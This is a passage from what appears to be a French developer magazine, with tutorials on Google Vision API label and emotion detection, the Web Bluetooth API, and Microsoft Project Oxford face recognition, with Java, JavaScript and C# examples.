L'image est encodée en Base64 puis envoyée au service pour lequel nous allons solliciter la méthode LABEL_DETECTION.
Le service nous renverra en réponse un maximum de quatre qualificatifs (étiquettes) pour l'image soumise au service, chacun accompagné d'une probabilité de reconnaissance.
Le tableau ci dessous, montre les tests que nous avons effectués.
Nous pouvons constater que mis à part l'échec sur la seconde image, les résultats sont assez probants.

	guinea pig (score: 0,993) whiskers (score: 0,880) vertebrate (score: 0,857)
	goggles (score: 0,776) rare book room (score: 0,642) cash (score: 0,623)
	footwear (score: 0,989) sneakers (score: 0,988) black (score: 0,929)
	nose (score: 0,977) dog (score: 0,948) mammal (score: 0,834)
	elephant (score: 1,000) african elephant (score: 0,991) wildlife (score: 0,938)
	vehicle (score: 0,994) automobile (score: 0,992) mode of transport (score: 0,929)

Test n°2 : Détection des visages et des émotions

Passons à présent au test de reconnaissance de visages et d'émotions. Utilisons pour cela le projet face_detection et modifions la classe FaceDetectApp.java pour obtenir plus d'informations sur la détection réalisée. Attention de ne pas oublier de renseigner le nom de l'application en début de classe comme réalisé dans le projet précédent.

```
public static void annotateWithFaces(BufferedImage img, List<FaceAnnotation> faces) {
  for (FaceAnnotation face : faces) {
   annotateWithFace(img, face);

   //Informations sur l'image
   System.out.println("PAN = "+face.getPanAngle());
   System.out.println("ROLL = "+face.getRollAngle());
   System.out.println("TILT = "+face.getTiltAngle());

   //Emotions
   System.out.println("En Colere  = "+face.getAngerLikelihood());
   System.out.println("Surpris = "+face.getSurpriseLikelihood());
   System.out.println("Joyeux = "+face.getJoyLikelihood());

  }
 }
```








Pour chaque image analysée, nous sommes ainsi en mesure de connaître l'orientation du visage via les propriétés PAN (angle de rotation sur l'axe Y), ROLL (angle de rotation sur l'axe Z) et TILT (angle de rotation sur l'axe X), mais également l'émotion qu'exprime le visage.
Nous avons également modifié la méthode Main pour utiliser des images stockées sur notre disque dur et exécuter plus facilement l'application depuis un IDE. Le fonctionnement de la détection du visage fonctionne comme suit :

- Envoi d'une image (inputPath) au webservice ;
- Réception de la réponse du webservice ;
- Retranscription de la réponse en encadrant le visage en créant une nouvelle image (outputPath).

```
public static void main(String[] args) throws IOException, GeneralSecurityException {


        //Image à analyser
        Path inputPath = Paths.get("C:\\XXX\\XX-SOURCE.jpg");

        //Image en sortie : Comportant le cadre de détection du visage
        Path outputPath = Paths.get("C:\\XXX\\XX-DETECTION.jpg ");

  if (!outputPath.toString().toLowerCase().endsWith(".jpg")) {
      System.exit(1);
  }

  FaceDetectApp app = new FaceDetectApp(getVisionService());
  List<FaceAnnotation> faces = app.detectFaces(inputPath, MAX_RESULTS);
  app.writeWithFaces(inputPath, outputPath, faces);
 }
```


Pour les tests, nous avons introduit quelques difficultés notamment par l'usage d'une image floue et la présence d'un personnage non humain en premier plan sur la dernière photo. Voici donc les résultats
Un sans faute pour l'API tant sur la détection des visages et des émotions, malgré le flou progressif de la quatrième photo et le piège de la dernière.

	PAN = 2.2586267 ROLL = -0.47782364 TILT = 9.470491 En Colère = UNLIKELY **Surpris = LIKELY** Joyeux = VERY_UNLIKELY
	PAN = -0.6601422 ROLL = 1.0920062 TILT = -10.545991 **En Colère = POSSIBLE** Surpris = VERY_UNLIKELY Joyeux = VERY_UNLIKELY
	PAN = 24.802425 ROLL = 21.028706 TILT = -17.308252 En Colère = VERY_UNLIKELY Surpris = VERY_UNLIKELY **Joyeux = VERY_LIKELY**
	PAN = -0.11349549 ROLL = -2.3127446 TILT = -19.648933 En Colère = VERY_UNLIKELY Surpris = VERY_UNLIKELY **Joyeux = VERY_LIKELY**
	PAN = -2.277056 ROLL = -0.67494076 TILT = -9.256997 En Colère = VERY_UNLIKELY Surpris = VERY_UNLIKELY **Joyeux = VERY_LIKELY**
	PAN = 10.073855 ROLL = -0.82599735 TILT = -17.89769 En Colère = VERY_UNLIKELY Surpris = VERY_UNLIKELY **Joyeux = VERY_LIKELY**
	PAN = -0.086553544 ROLL = -3.8063862 TILT = -3.9894266 En Colère = VERY_UNLIKELY Surpris = VERY_UNLIKELY **Joyeux = VERY_LIKELY**
	PAN = 4.5319123 ROLL = -7.434782 TILT = -15.765794 En Colère = VERY_UNLIKELY Surpris = VERY_UNLIKELY **Joyeux = VERY_LIKELY**

Points du visages (Landmarks)

Modifions à présent la méthode annotateWithFace afin d'y inclure l'affichage des points marquants du visage :

```
private static void annotateWithFace(BufferedImage img, FaceAnnotation face) {
  Graphics2D gfx = img.createGraphics();
  Polygon poly = new Polygon();
  for (Vertex vertex : face.getFdBoundingPoly().getVertices()) {
   poly.addPoint(vertex.getX(), vertex.getY());
  }
  gfx.setStroke(new BasicStroke(5));
  gfx.setColor(new Color(0x00ff00));
  gfx.draw(poly);

  //Ajout des landmarks
  for (Landmark landmark : face.getLandmarks()){
            landmark.getPosition().getX();
            landmark.getPosition().getY();
            int radius = 5;
            gfx.setColor(new Color(0x00ff00));
            Shape theCircle = new Ellipse2D.Double(landmark.getPosition().getX() - radius,
   landmark.getPosition().getY() - radius, 2.0 * radius, 2.0 * radius);
            gfx.draw(theCircle);
  }

 }
```



On constate là encore une bonne reconnaissance des différents éléments du visage ; les yeux (centre et contours), le nez, la bouche, les oreilles, les sourcils sont correctement détectés.

Les coûts d'utilisation

Google propose la grille tarifaire suivante basée sur un nombre de détections par mois (prix par détection réalisée) :

	1 à 1000	1001 à 1 Million	1000001 à 5 Millions	50000001 à 20 millions
Détection de visages et de logo	Gratuit	2,50 $	2 $	0,6 $
Détection d'objet	Gratuit	5,00 $	4,00 $	2,00 $
Détection de texte	Gratuit	2,50 $	2 $	0,60 $

Il est évident que la détection d'objets est sans nul doute l'usage le plus plébiscité par les utilisateurs de l'API. Ce qui explique la politique tarifaire proposée par Google.

Quelles suites à donner ?

Au vu des tests réalisés, on ne peut que constater que l'API Google Vision est plutôt performante.

Dans cet article nous n'avons pas décrit le fonctionnement de la recherche de texte dans une image, car cela nécessite la mise en place d'une infrastructure technique complémentaire. En effet l'installation d'un serveur Redis est nécessaire. Ce serveur ayant la faculté de manipuler des types de données simples directement en RAM afin d'optimiser le temps de traitement. Néanmoins, là encore les résultats sont satisfaisants.

Notons enfin que l'API est également utilisable sur Smartphone, du moins pour la partie détection des visages et des émotions avec une fonctionnalité supplémentaire qu'est la lecture des codes barres. Quant aux autres fonctionnalités (détection des labels, des logos...), celles-ci ne semblent pas à ce jour être portées vers le monde mobile.

Au vu des performances de la version Beta, Google Vision Api est donc un projet à suivre de près car elle est en mesure d'offrir de nouvelles expériences aux utilisateurs de nos applications.

A la découverte de l'API Web Bluetooth

Les appareils électroniques sont désormais omniprésents dans notre quotidien. Il est possible de communiquer avec la plupart d'entre eux via la technologie Bluetooth Low Energy. Cependant, installer une application différente pour communiquer avec chaque type d'appareil supportant le Bluetooth n'est pas très pratique. Supporter la communication Bluetooth avec les appareils électroniques via les navigateurs Web permettrait de simplifier les échanges. Soutenue par le W3C, l'API Web Bluetooth vise à proposer une API simple et efficace pour communiquer avec les appareils supportant le Bluetooth Low Energy. Découverte d'une API prometteuse.

Sylvain SAUREL
Ingénieur d'Etudes Java / Android
sylvain.saurel@gmail.com – www.all4android.net

Jusqu'alors, les communications Bluetooth depuis les appareils mobiles, tels que les smartphones, étaient réservées aux applications natives pour lesquelles les systèmes d'exploitation sous-jacents mettent à disposition des développeurs des APIs Bluetooth dédiées. Cela obligeait donc les développeurs à réaliser une application native pour chaque type d'OS mobile à supporter. Encore en version draft, la spécification de l'API Web Bluetooth vise à corriger ce problème en apportant le support du Bluetooth au sein des navigateurs Web. La plupart des navigateurs du marché proposent déjà un support expérimental de l'API et nous allons pouvoir partir à sa découverte.

Qu'est-ce que le Bluetooth Low Energy ?

Tout d'abord, il convient de définir clairement ce qu'est le Bluetooth Low Energy (BLE), également connu sous l'appellation Bluetooth Smart. Il s'agit d'une technique de transmission sans fil de type PAN (Personal Area Network). Conçu à l'origine en 2006 par Nokia, le BLE se démarque du Bluetooth Classique par le fait qu'il vise à réduire considérablement la consommation d'énergie tout en maintenant une distance de communication similaire. En 2010, le BLE a enfin été mergé avec la norme Bluetooth standard pour donner naissance au Bluetooth 4.0 que nous connaissons aujourd'hui. Les systèmes mobiles leaders du marché, d'Android à iOS, en passant par Windows Phone, proposent ainsi un support natif de cette technologie, de même que les systèmes d'exploitation pour ordinateurs Windows, OS X et Linux.

Utilisation au sein des navigateurs


Comme expliqué précédemment, la plupart des navigateurs proposent un support expérimental de l'API Web Bluetooth. Il est par exemple possible de l'utiliser sous Chrome aussi bien en version desktop qu'en version mobile sous Android. La première étape consiste à activer la fonctionnalité en rentrant la ligne suivante dans la barre d'adresse de Chrome :

```
chrome://flags/#enable-web-bluetooth
```

La figure 1 montre ainsi l'écran de l'application Chrome sous Android où l'activation doit être réalisée.

Avant de commencer, il paraît important de préciser que l'utilisation de l'API Web Bluetooth nécessite deux prérequis majeurs. Le premier impose l'utilisation de l'API dans des contextes sécurisés. Le Bluetooth étant une fonctionnalité puissante, l'API ne pourra fonctionner que sur des pages servies en HTTPS. Il faut noter que cette démarche s'inscrit dans une logique globale de sécurisation du Web avec un basculement de plus en plus important des sites vers le modèle HTTPS depuis quelques mois maintenant. Le deuxième prérequis est également imposé aux développeurs pour des questions de sécurité évidentes. Afin d'être sûr que l'API ne puisse pas travailler en arrière-plan sans que l'utilisateur final en soit informé, la découverte d'appareils Bluetooth à proximité ne peut être réalisée que suite à des actions de l'utilisateur telles qu'un clic de souris ou un toucher sur un écran tactile.

Fig.1



Activation du support Web Bluetooth

Notion de services GATT

Avant de mettre en œuvre l'API, il reste un dernier point théorique à aborder, à savoir, la notion de services GATT (Generic Attribute Profile). Un GATT est la manière standard pour les appareils Bluetooth d'exposer leurs services au reste du monde. Ainsi, un smartphone va proposer un service GATT par exemple pour exposer des informations sur le niveau courant de sa batterie. Les services GATT exposables via Bluetooth sont nombreux et la liste détaillée peut être trouvée sur le site du consortium en charge de la technologie Bluetooth : https://developer.bluetooth.org/gatt/services/Pages/ServicesHome.aspx (figure 2).

En se connectant à un autre appareil via Bluetooth, il devient ainsi possible d'écouter les informations renvoyées par ces services. Si un appareil propose un service non détaillé sur la liste des services Bluetooth GATT, il est tout de même possible de le requêter en fournissant son Bluetooth UUID ou un entier au format 16 ou 32 bits.

SpecificationName	SpecificationType	AssignedNumber	SpecificationLevel
Alert Notification Service	org.bluetooth.service.alert_notification	0x1811	Adopted
Automation IO	org.bluetooth.service.automation_io	0x1815	Adopted
Battery Service	org.bluetooth.service.battery_service	0x180F	Adopted
Blood Pressure	org.bluetooth.service.blood_pressure	0x1810	Adopted
Body Composition	org.bluetooth.service.body_composition	0x181B	Adopted
Bond Management	org.bluetooth.service.bond_management	0x181E	Adopted
Continuous Glucose Monitoring	org.bluetooth.service.continuous_glucose_monitoring	0x181F	Adopted
Current Time Service	org.bluetooth.service.current_time	0x1805	Adopted
Cycling Power	org.bluetooth.service.cycling_power	0x1818	Adopted
Cycling Speed and Cadence	org.bluetooth.service.cycling_speed_and_cadence	0x1816	Adopted
Device Information	org.bluetooth.service.device_information	0x180A	Adopted
Environmental Sensing	org.bluetooth.service.environmental_sensing	0x181A	Adopted
Generic Access	org.bluetooth.service.generic_access	0x1800	Adopted
Generic Attribute	org.bluetooth.service.generic_attribute	0x1801	Adopted
Glucose	org.bluetooth.service.glucose	0x1808	Adopted
Health Thermometer	org.bluetooth.service.health_thermometer	0x1809	Adopted
Heart Rate	org.bluetooth.service.heart_rate	0x180D	Adopted
HTTP Proxy	org.bluetooth.service.http_proxy	0x1823	Adopted
Human Interface Device	org.bluetooth.service.human_interface_device	0x1812	Adopted
Immediate Alert	org.bluetooth.service.immediate_alert	0x1802	Adopted
Indoor Positioning	org.bluetooth.service.indoor_positioning	0x1821	Adopted

Fig.2

Liste non exhaustive de services Bluetooth GATT

Scan des appareils Bluetooth

La partie théorique présentée, nous passons à la pratique en scannant les appareils Bluetooth à proximité du nôtre. Comme nous le verrons par la suite dans les exemples proposés, l'API est construite autour de la notion de Promise et de l'objet Javascript éponyme. Pour scanner les appareils Bluetooth à proximité, nous allons appeler la méthode *navigator.bluetooth.requestDevice* suite à une action utilisateur explicite telle qu'un clic sur un bouton :

```
<button id="myButton">Scan Devices</button>
// …

button = document.querySelector('#myButton');
button.addEventListener('click', function() {
  navigator.bluetooth.requestDevice({
      filters: [{
          services: ['battery_service']
      }]
  }).then(device => {
      console.log('Nom du device:', device.name);
      console.log('Id:', device.id);
  }).catch(error => {
     console.log(error);
  });
});
```

Ici, on scanne les appareils Bluetooth à proximité en faisant appel au service GATT "battery_service" pour obtenir le nom et l'id d'un éventuel appareil à proximité. Il est bon de noter qu'il est obligatoire d'inclure au moins un filtre lors de l'appel à la méthode requestDevice() de l'API Web Bluetooth. L'appel à un service via son Bluetooth UUID ou un entier 16 ou 32 bits aura quant à lui la forme suivante :

```
navigator.bluetooth.requestDevice({
 filters: [{
  services: [0x1234, '99999900-0000-1000-8000-00805f9b34fb']
 }]
})
.then(device => {...})
.catch(error => { console.log(error); });
```

Connexion à un appareil Bluetooth

Une fois récupéré l'objet device au sein de notre Promise, suite à l'appel de *navigator.bluetooth.requestDevice*, nous pouvons effectuer une tentative de connexion via la méthode connect() de l'objet device.gatt :

```
navigator.bluetooth.requestDevice({ filters: [{ services: ['battery_service'] }] })
.then(device => {
 console.log(device.name);
 console.log(device.id);
 return device.gatt.connect();
})
.catch(error => { console.log(error); });
```

Lire les données d'un service GATT

Logiquement, l'étape suivante va consister à lire les données renvoyées par le service GATT requêté. Si la tentative de connexion a réussi, nous sommes désormais connectés au serveur GATT de l'appareil Bluetooth distant. Nous pouvons par exemple accéder à la valeur du niveau de la batterie de cet appareil. Pour ce faire, il suffit d'utiliser la méthode then et les Promises comme suit :

```
navigator.bluetooth.requestDevice({ filters: [{ services: ['battery_service'] }] })
.then(device => device.gatt.connect())
.then(server => {
 return server.getPrimaryService('battery_service');
})
.then(service => {
 return service.getCharacteristic('battery_level');
})
.then(characteristic => {
 return characteristic.readValue();
})
.then(value => {
 // A partir de Chrome 50, un objet DataView est renvoyé en lieu et place d'un ArrayBuffer
 value = value.buffer ? value : new DataView(value);
 console.log('Niveau de la Batterie : ' + value.getUint8(0));
})
.catch(error => { console.log(error); });
```

L'utilisation des Promises au sein de l'API permet d'obtenir un code fluide et simple à lire. Une fois connecté au serveur GATT de l'appareil distant, on demande à accéder au service "battery_service", puis on récupère la valeur du niveau de la batterie via l'appel à la méthode getCharacteristic(), puisque dans la dénomination Bluetooth on parle de Characteristic. Enfin, on lit la valeur renvoyée avant de l'afficher.

Ecriture de données sur une Characteristic GATT

L'écriture de données sur une Characteristic GATT d'un appareil Bluetooth distant se révèle également très facile. Cette fois, nous nous intéressons au service "heart_rate" d'un appareil. Nous allons remettre à zéro la valeur du moniteur de pulsation cardiaque de l'appareil distant. La spécification du service GATT "heart_rate" indique qu'envoyer la valeur 1 sur la Characteristic "heart_rate_control_point" permet cette remise à zéro. Nous procédons donc comme suit :

```
navigator.bluetooth.requestDevice({ filters: [{ services: ['heart_rate'] }] })
.then(device => device.gatt.connect())
.then(server => server.getPrimaryService('heart_rate'))
.then(service => service.getCharacteristic('heart_rate_control_point'))
.then(characteristic => {
 var resetEnergyExpended = new Uint8Array([1]);
 return characteristic.writeValue(resetEnergyExpended);
})
.then(() => {
 console.log('Valeur remise à zéro');
})
.catch(error => { console.log(error); });
```

Conclusion

Bien qu'encore en cours de rédaction, la spécification de l'API Web Bluetooth bénéficie déjà d'un support expérimental assez poussé au sein des principaux navigateurs du marché. Il est donc possible pour les développeurs de l'expérimenter au sein d'applications de test aussi bien sur desktop que sur mobile où les cas d'usage seront nombreux. Simple et claire, l'API permettra aux développeurs de tirer partie du Web Bluetooth très facilement lorsque la spécification aura atteint sa version finale.

Projet Oxford et Intelligence artificielle

Vous connaissez sans doute les sites comme How-Old.Net, TwinsOrNot.net et le tout dernier MyMoustache.Net. Derrière ces sites très ludiques avec lesquels vous avez sans doute joué avec vos propres photos puis celles de vos amis, se cache un point commun : l'intelligence artificielle ou encore appelée le machine learning basée sur des algorithmes complexes à concevoir et à implémenter pour des développeurs qui ne sont pas des experts de l'AI (Artificial Intelligence). Pour faciliter l'accès à ce domaine, Microsoft a mis à disposition des développeurs le Projet Oxford !

Michel Hubert,
Directeur Technique
Cellenza

Jonathan Pamphile,
Consultant Cloud
Cellenza

Guillaume Demichelli,
Consultant mobilité
Cellenza

Grâce au projet Oxford, les développeurs peuvent facilement ajouter de l'intelligence dans leurs applications. Le Projet Oxford est juste une application d'un projet plus global mené par Microsoft autour de l'intelligence artificielle. Les cas d'usage sont multiples et très Hype mais vos applications vont pouvoir dès à présent pouvoir voir, écouter, parler, comprendre et pourquoi pas commencer à raisonner.

Fig.1

Vision	
Computer Vision API	Analyse et reconnaissance d'image Génération d'icones Identification de caractères Modération de contenu Identification de contenus sensibles
Face API	Détection de visages Vérification de visages Identification de personnes Recherche de ressemblances Regroupement d'images
Emotion API	Identification des émotions sur les visages
Video API	Stabilisation des images Détection et suivi des visages Détection de mouvements Intégration d'analyse à l'Azure Media Services

Fig.2

Speech	
Speech API	Conversion speech to text Conversion text to speech Reconnaissance de commandes à partir d'enregistrements audio
Speaker Recognition API	Vérification du speaker Identification du speaker
Custom Recognition Intelligent Service	Identification des émotions sur les visages

Qu'est ce que le « Projet Oxford » ?

Le « Projet Oxford » est le nom d'une intelligence artificielle développée par Microsoft pour les développeurs afin de leur permettre de traiter, analyser et faire de la reconnaissance à partir d'images, de sons et de vidéos. Elle est basée sur le machine learning, exploite les possibilités et ressources du Cloud Computing et est mise à disposition sous forme d'APIs. Ainsi, les développeurs ont la possibilité d'enrichir les interactions que peuvent avoir les utilisateurs avec leurs applications ou d'en concevoir de nouvelles.

Les services

Les services proposés sont regroupés en trois thématiques : « Vision », « Speech » et « Language ». Fig.1, 2 et 3.

Exemple d'utilisation : Service de reconnaissance faciale

Quoi de mieux pour vous parler/présenter l'API Oxford qu'un exemple concret et un peu de code ?

Prenons alors le cas d'une application devant utiliser la reconnaissance faciale pour identifier l'utilisateur à partir de son visage. Notre solution est composée d'une application Universelle et d'une couche de service en API App hébergée sur Azure. Fig.4.

Au lancement de l'application universelle, déployée sur Windows 10 IoT Core, Phone et Tablette, l'utilisateur demande à être authentifié. L'application prend alors une photo de lui, demande l'identification à notre API App, qui lancera la reconnaissance faciale via l'API Face du projet Oxford, et si l'utilisateur est reconnu, récupère ses préférences et affiche à l'écran des widgets qu'il aura sélectionnés et pour lesquels il aura choisi une position à l'écran. Les APIs du projet Oxford sont basées sur du machine learning. Par conséquent, une composante essentielle de la solution est l'apprentissage. Afin d'utiliser le service de reconnaissance faciale, nous allons donc commencer par créer les profils des personnes à reconnaître. Ensuite, au fil du temps, nous allons enrichir la base de connaissance de l'API et l'entrainer. Pour ce faire, nous utiliserons une méthode de training que l'API nous met à disposition qui permettra d'enrichir sa base de connaissance pour améliorer son mécanisme d'identification.

Fig.3

Language	
Spell Check API	Correcteur d'orthographe
Language Understanding Intelligent Service	Interprétation d'ordres (en langage humain) en action logicielle
Web Language Model API	Analyse des probabilités d'apparitions des mots dans la rédaction de phrases Proposition de mots dans la rédaction de phrases Interprétation/Compréhension de Hashtags/URLs

L'initialisation

Création d'un groupe d'identification

La première étape, pour pouvoir utiliser l'API Face du projet Oxford, est de créer un groupe de personnes. C'est dans ce groupe que seront créées les personnes que l'API tentera de reconnaître, ainsi que les photos qui leurs seront associées.

```
var faceClient = new FaceServiceClient(OxfordFaceKey);
var groups = await faceClient.GetPersonGroupsAsync();
var moriotGroup = groups.SingleOrDefault(o => o.Name == MiriotPersonGroup);
if (moriotGroup == null)
{
await faceClient.CreatePersonGroupAsync(MiriotPersonGroup, MiriotPersonGroup);
await faceClient.TrainPersonGroupAsync(MiriotPersonGroup);
}
```

Suite à cela, nous pouvons procéder à la création de nos personnes à identifier dans le groupe.


La création d'une personne à identifier

- La création des personnes à identifier se fait en quatre étapes :
- La détection du visage ;
- La création de la personne dans la base de connaissance de l'API à partir de son visage ;
- La sauvegarde de l'utilisateur dans notre base de données ;
- L'entrainement de l'API. Fig.5.

La détection du visage

La détection consiste à repérer les visages présents sur la photo.
La détection nous renvoie une liste de visages (classe « Face »). Chaque « Face » contient un certain nombre d'informations telles que :

- Un identifiant ;
- Sa position sur la photo ;
- Sa taille ;
- Le sexe de la personne ;
- Son âge aproximatif ;
- Souriant ? Barbu ? Moustachu ?
- Les traits de son visage ;
- Etc.



Pour cette étape, nous avons fait le choix de ne traiter une photo que si la personne est seule dessus. Dans le cas contraire, nous renvoyons une erreur de type « BadRequest ».

```
List<Face> faces;
using (var stream = new MemoryStream(request.Image))
  faces = (await faceClient.DetectAsync(stream)).ToList();

var faceIds = faces.Select(o => o.FaceId).ToList();

if (faceIds.Count != 1)
return BadRequest();
```

La création et la sauvegarde de la personne

Dans cette étape, nous allons commencer par rajouter à notre groupe de personnes notre nouvel utilisateur, à partir du visage que nous avons détecté. Lors de l'appel de la méthode « CreatePersonAsync », nous renseignons le nom de cette personne et le groupe auquel nous la rajoutons.

```
var result = await faceClient.CreatePersonAsync(MiriotPersonGroup, request.Name);
if (result == null)
return InternalServerError();

await _storage.CreateOrUpdateUserInTableStorageAsync(result.PersonId, request.Name,
request.Widgets);
```

Le retour de la création est un résultat de création (classe « CreatePersonResult »). Cette classe une propriété « PersonId » de type Guid, qui est l'identifiant de la personne.
Une fois le « PersonId » obtenu, nous sauvegardons les données de notre nouvel utilisateur dans le stockage que nous avons choisi. Ici, le stockage est fait dans une table Azure (stockage clé/valeur, avec comme clé le « PersonId », et comme valeur l'objet « User » sérialisé en Json).

```
public async Task CreateOrUpdateUserInTableStorageAsync(Guid personId, string name, string widgets)
{
var table = _tableClient.GetTableReference(StorageAccount.UsersTableName);
var userOperation = TableOperation.Retrieve<UserEntity>("User", personId.ToString());
var userOperationResult = (await table.ExecuteAsync(userOperation)).Result as UserEntity;

if (userOperationResult != null)
{
userOperationResult.Name = name;
userOperationResult.Widgets = widgets ?? userOperationResult.Widgets;

var insertOrReplaceOperation = TableOperation.InsertOrReplace(userOperationResult);
await table.ExecuteAsync(insertOrReplaceOperation);
}
else
{
var setting = new UserEntity(personId, name, string.Empty);
```




Fig.4




Fig.5

```
var insertOperation = TableOperation.Insert(setting);
await table.ExecuteAsync(insertOperation);
}
}
```

L'entrainement

Une fois notre nouvel utilisateur créé, nous allons alimenter la base de connaissance de l'API Oxford avec sa photo.

```
await _storage.AddPersonFaceAsync(result.PersonId, request.Image);
```

Cette étape se fait de manière asynchrone (afin qu'elle ne bloque pas le processus de création de compte). Nous sauvegardons l'image dans un stockage de type blob sur Azure et mettons dans une queue Azure un message pour que le traitement soit effectué par un WebJob.

```
public async Task AddPersonFaceAsync(Guid id, byte[] image)
{
var container = _blobClient.GetContainerReference(StorageAccount.UsersImagesContainer
Name);
var blob = container.GetBlockBlobReference($"{DateTime.UtcNow.ToString("yyMMddhh
mmss")}_{id}.jpg");

using (var stream = new MemoryStream(image))
await blob.UploadFromStreamAsync(stream);

var request = new UserFaceUpdateRequest
{
Id = id,
Image = blob.Name
};

var queue = _queueClient.GetQueueReference(StorageAccount.UsersQueueName);

await queue.AddMessageAsync(new CloudQueueMessage(JsonConvert.SerializeObject
(request)));
}
```

Notre WebJob, à l'ajout d'un message dans la queue Azure, récupère le message et le traite en ajoutant la photo à la liste des photos de l'utilisateur précédemment créé en appelant la méthode « AddPersonFaceAsync ». Il envoie alors le nom du groupe auquel a été ajouté la personne, son identifiant et la photo à rajouter.

Une fois la photo ajoutée, on appelle la méthode « TrainPersonGroupAsync », permettant de lancer l'apprentissage de l'API.

```
public async static Task ProcessQueueMessage([QueueTrigger("users")] UserFaceUpdate
Request request, TextWriter log)
{
var cloudAccount = CloudStorageAccount.Parse(StorageConnectionString);
var blobClient = cloudAccount.CreateCloudBlobClient();
var container = blobClient.GetContainerReference(ContainerName);
var blob = container.GetBlockBlobReference(request.Image);

var faceClient = new FaceServiceClient(OxfordKey);

using (var stream = await blob.OpenReadAsync())
await faceClient.AddPersonFaceAsync(MiriotPersonGroup, request.Id, stream);

await faceClient.TrainPersonGroupAsync(MiriotPersonGroup);
}
```

La reconnaissance faciale

Une fois les profils de nos utilisateurs créés (et sauvegardés via notre API App), nous pouvons lancer la reconnaissance. Nous avons choisi de la faire en trois étapes :

- La détection des visages ;
- L'identification des personnes à partir des visages ;
- L'entrainement. Fig.6.

La détection des visages

La détection du visage est similaire à la partie précédente, à la différence qu'ici, nous avons choisi de ne pas nous restreindre à une seule personne présente sur la photo. Dans le cas où nous ne parvenons à détecter aucun visage, nous renvoyons une erreur « NotFound ».

```
var faceClient = new FaceServiceClient(OxfordFaceKey);
List<Face> faces;

using (var stream = new MemoryStream(request.Image))
faces = (await faceClient.DetectAsync(stream)).ToList();

if (faces.Count == 0)
return NotFound();
```

L'identification des personnes

L'identification consiste à reconnaître les personnes à partir des visages détectés. Elle se fait en appelant la méthode « IdentifyAsync », en lui passant le nom du groupe où chercher la personne, ainsi que la liste des identifiants des visages détectés.

```
var result = (await faceClient.IdentifyAsync(MiriotPersonGroup,
            faces.Select(o => o.FaceId).ToArray())).ToList();

if (result.Count == 0 || !result.Any(o => o.Candidates.Any()))
return NotFound();
```

Le retour de l'identification est une liste de résultats d'identification (classe « IdentifyResult »). Cette classe contient une liste de candidats potentiels (classe « Candidate ») ayant une propriété « PersonId » de type Guid, qui est l'id de la personne que Oxford pense avoir identifiée, ainsi qu'une propriété « Candidate » de type double qui correspond au niveau de confiance. Dans notre cas, nous avons choisi de ne remonter qu'une seule personne identifiée et avons choisi arbitrairement de ne garder que la personne identifiée ayant le meilleur indice de confiance. Dans le cas où aucune personne n'a été identifiée, nous renvoyons une erreur « NotFound ».

```
var moreConfidentPerson = result.SelectMany(p => p.Candidates)
